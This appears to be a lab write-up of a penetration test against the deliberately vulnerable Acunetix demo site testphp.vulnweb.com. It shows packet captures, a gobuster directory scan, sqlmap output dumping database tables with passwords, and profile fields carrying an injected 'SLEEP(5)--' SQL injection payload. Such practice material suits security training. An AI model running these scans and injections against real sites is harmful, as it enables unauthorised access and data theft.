00a0  2e 30 29 20 47 65 63 6b  6f 2f 32 30 31 30 30 31   .0) Geck o/201001
00b0  30 31 20 46 69 72 65 66  6f 78 2f 31 32 38 2e 30   01 Firef ox/128.0
00c0  0d 0a 41 63 63 65 70 74  3a 20 74 65 78 74 2f 68   ··Accept : text/h
00d0  74 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f 6e 2f   tml,appl ication/
00e0  78 68 74 6d 6c 2b 78 6d  6c 2c 61 70 70 6c 69 63   xhtml+xm l,applic
00f0  61 74 69 6f 6e 2f 78 6d  6c 3b 71 3d 30 2e 39 2c   ation/xm l;q=0.9,
0100  2a 2f 2a 3b 71 3d 30 2e  38 0d 0a 41 63 63 65 70   */*;q=0. 8··Accep
0110  74 2d 4c 61 6e 67 75 61  67 65 3a 20 65 6e 2d 55   t-Langua ge: en-U
0120  53 2c 65 6e 3b 71 3d 30  2e 35 0d 0a 41 63 63 65   S,en;q=0 .5··Acce
0130  70 74 2d 45 6e 63 6f 64  69 6e 67 3a 20 67 7a 69   pt-Encod ing: gzi
0140  70 2c 20 64 65 66 6c 61  74 65 0d 0a 43 6f 6e 74   p, defla te··Cont
```

No.: 13 · Time: 12.465757 · Source: 10.0.2.15 · Destination: 44.228.249.3 · Protocol: HTTP · Length: 583 · Info: [TCP Previous segment not captured] POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

✓ Show packet bytes Layout: Vertical (Stacked)

```
No.  Time
13 12.465757
15 12.733131
23 30.990972
26 31.259709
29 33.252107
34 33.519814
36 33.525329
41 33.795420
49 41.826108
51 42.094610
53 42.137669
57 42.407026
```


Hypertext Transfer Protocol: Protocol

Packets: 132 · Displayed: 12 (9.1%)

Profile: Default

netcapture.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
✕ Close
Help
14:42

4. **Gobuster Directory Enumeration:**




```
┌──(workstation㉿kali)-[/home]
└─$ gobuster dir -u http://testphp.vulnweb.com/  -w /usr/share/dirbuster/word
lists/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/images/]
/cgi-bin              (Status: 403) [Size: 276]
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb
.com/admin/]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb
.com/pictures/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
/Templates            (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/Templates/]
/Flash                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/Flash/]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/AJAX                 (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/AJAX/]
Progress: 14011 / 220561 (6.35%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 14023 / 220561 (6.36%)
===============================================================
Finished
===============================================================

┌──(workstation㉿kali)-[/home]
└─$ 
```

Index of /pictures/

```
../
1.jpg                                  11-May-2011 10:27               12426
1.jpg.tn                               11-May-2011 10:27                4355
2.jpg                                  11-May-2011 10:27                3324
2.jpg.tn                               11-May-2011 10:27                1353
3.jpg                                  11-May-2011 10:27                9692
3.jpg.tn                               11-May-2011 10:27                3725
4.jpg                                  11-May-2011 10:27               13969
4.jpg.tn                               11-May-2011 10:27                4615
5.jpg                                  11-May-2011 10:27               14228
5.jpg.tn                               11-May-2011 10:27                4428
6.jpg                                  11-May-2011 10:27               11465
6.jpg.tn                               11-May-2011 10:27                4345
7.jpg                                  11-May-2011 10:27               19219
7.jpg.tn                               11-May-2011 10:27                6458
8.jpg                                  11-May-2011 10:27               50299
8.jpg.tn                               11-May-2011 10:27                4139
WS_FTP.LOG                             23-Jan-2009 10:06                 771
credentials.txt                        23-Jan-2009 10:47                  33
ipaddresses.txt                        23-Jan-2009 12:59                  52
path-disclosure-unix.html              08-Apr-2013 08:42                3936
path-disclosure-win.html               08-Apr-2013 08:41                 698
wp-config.bak                          03-Dec-2008 14:37                1535
```

5. Unauthorized access:



```
+--------+

[12:45:23] [INFO] table 'acuart.guestbook' dumped to CSV file '/home/workstation/.local/share/sqlmap/output/
testphp.vulnweb.com/dump/acuart/guestbook.csv'
[12:45:23] [INFO] fetching entries of column(s) 'pass' for table 'pictures' in database 'acuart'
[12:45:25] [WARNING] the SQL query provided does not return any output
[12:45:25] [WARNING] the SQL query provided does not return any output
[12:45:25] [INFO] fetching number of column(s) 'pass' entries for table 'pictures' in database 'acuart'
[12:45:25] [INFO] resumed: 7
[12:45:25] [INFO] retrieved:
[12:45:26] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..........
..................... (done)

[12:45:37] [INFO] retrieved:
[12:45:38] [INFO] retrieved:
[12:45:39] [INFO] retrieved:
[12:45:40] [INFO] retrieved:
[12:45:41] [INFO] retrieved:
[12:45:42] [INFO] retrieved:
[12:45:43] [INFO] retrieved:
[12:45:44] [INFO] retrieved:
[12:45:45] [INFO] retrieved:
[12:45:46] [INFO] retrieved:
[12:45:47] [INFO] retrieved:
[12:45:48] [INFO] retrieved:
Database: acuart
Table: pictures
[7 entries]
+---------+
| pass    |
+---------+
| <blank> |
| <blank> |
| <blank> |
| <blank> |
| <blank> |
| <blank> |
| <blank> |
+---------+

[12:45:49] [INFO] table 'acuart.pictures' dumped to CSV file '/home/workstation/.local/share/sqlmap/output/t
estphp.vulnweb.com/dump/acuart/pictures.csv'
[12:45:49] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[12:45:50] [INFO] table 'acuart.users' dumped to CSV file '/home/workstation/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[12:45:50] [INFO] fetched data logged to text files under '/home/workstation/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 12:45:50 /2025-04-23/

workstation@kali:~$ 
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

John SmithVEwyqbMyMhbuiwOs (test)

On this page you can visualize or edit you user information.

Name:	John SmithVEwyqbMyMhbuiwOs
Credit card number:	1234-5678-2300-9000dLLHVBihmlsUuG
E-Mail:	email@email.comtmvaTaWWGiJLfETA
Phone number:	SLEEP(5)--
Address:	safepayload123

You have 2 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.